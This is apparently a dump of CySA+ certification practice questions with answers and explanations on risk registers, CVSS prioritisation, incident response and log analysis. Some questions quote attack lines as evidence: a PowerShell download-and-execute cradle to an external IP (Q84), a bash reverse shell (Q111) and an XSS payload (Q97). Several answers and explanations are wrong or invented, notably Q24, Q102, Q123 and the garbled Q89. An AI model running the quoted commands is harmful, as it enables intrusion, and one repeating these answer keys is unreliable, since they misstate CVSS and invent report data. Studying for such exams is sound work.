A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle¹². A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them³⁴⁵. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 24

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. nessie.explosion
- B. vote.4p
- C. sweet.bike
- D. great.skills

Answer: A

Explanation:

nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 25

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Answer: D

Explanation:

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 29

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently. PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION 30

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 35

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application: `getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd")` ; Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 36

A team of analysts is developing a new internal system that correlates information from a variety of sources, analyzes that information, and then triggers notifications according to company policy. Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Answer: A

Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION 41

During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

- A. Look for potential IoCs in the company.
- B. Inform customers of the vulnerability.
- C. Remove the affected vendor resource from the ACE software.
- D. Develop a compensating control until the issue can be fixed permanently.

Answer: D

Explanation:

A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 45

An analyst is conducting monitoring against an authorized team that will perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

- A. Orange team
- B. Blue team
- C. Red team
- D. Purple team

Answer: A

Explanation:

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams¹².

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team³⁴⁵.

The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity¹².

Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.

The other options are incorrect because they do not match the role and function of the analyst in this scenario.

Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them³⁴⁵.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them³⁴⁵.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them³⁴⁵.

References:

- ? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
- ? 2 The colors of cybersecurity - UW–Madison Information Technology
- ? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
- ? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
- ? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 50

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Answer: B

Explanation:

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly¹. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network²³.

References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 53

During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an

incident?

- A. Implement data encryption and close the data so only the company has access.
- B. Ensure permissions are limited in the investigation team and encrypt the data.
- C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
- D. Ensure that permissions are open only to the company.

Answer: B

Explanation:

The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23

CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION 57

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 61

A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

- A. OpenVAS
- B. Burp Suite
- C. Nmap
- D. Wireshark

Answer: A

Explanation:

OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION 63

A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

- A. Potential precursor to an attack
- B. Unauthorized peer-to-peer communication
- C. Rogue device on the network
- D. System updates

Answer: A

NEW QUESTION 68

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

Answer: B

Explanation:

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established¹². TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets³⁴. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

NEW QUESTION 71

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 73

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 78

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 81

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

- A. SMB use domain SID to enumerate users
- B. SYN scanner
- C. SSL certificate cannot be trusted
- D. Scan not performed with admin privileges

Answer: D

Explanation:

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide¹, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 82

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 84

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:\"\.\\mshtml,RunHTLAApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script "AccessToken.psr."
- D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 89

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
- B. tcpdump -n -r packets.pcap host [IP address]
- C. strings packets.pcap | grep [IP Address]

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
? https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

NEW QUESTION 94

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

- A. Signal-shielded bag
- B. Tamper-evident seal
- C. Thumb drive
- D. Crime scene tape
- E. Write blocker
- F. Drive duplicator

Answer: AB

Explanation:

A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. ReferencesM: obile device forensics, Section: Acquisition

NEW QUESTION 97

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹²

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³

NEW QUESTION 99

A cybersecurity analyst is recording the following details

- * ID
- * Name
- * Description
- * Classification of information
- * Responsible party

In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

Answer: A

Explanation:

A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them. Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

NEW QUESTION 102

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

Explanation:

Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.

References:

? CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2

? The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION 105

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

Answer: C

Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. References: C: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 108

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacklivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

Answer: C

Explanation:

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

NEW QUESTION 110

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

- A. Changes to system environment variables
- B. SMB network traffic related to the system process
- C. Recent browser history of the primary user
- D. Activities taken by PID 1024

Answer: D

Explanation:

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior.

BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 111

A security analyst identified the following suspicious entry on the host-based IDS logs: `bash -i >& /dev/tcp/10.1.2.3/8080 0>&1`
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A. `#!/bin/bashnc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK"`
- B. `#!/bin/bashps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`
- C. `#!/bin/bashls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK"`
- D. `#!/bin/bashnetstat -antp |grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`

Answer: D

Explanation:

The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the `netstat` command to check if there is any active connection to that IP address and port, and prints “Malicious activity” if there is, or “OK” otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives. ReferencesCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339.Reverse Shell Cheat Sheet, Bash section.

NEW QUESTION 115

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 119

A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

- A. Eradication
- B. Isolation
- C. Reporting
- D. Forensic analysis

Answer: D

Explanation:

After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 244; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 253.

NEW QUESTION 123

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

Answer: D

Explanation:

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

NEW QUESTION 126

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Answer: C

Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised. References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION 129

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect

- C. Mean time to remediate
- D. Mean time to contain

Answer: D

Explanation:

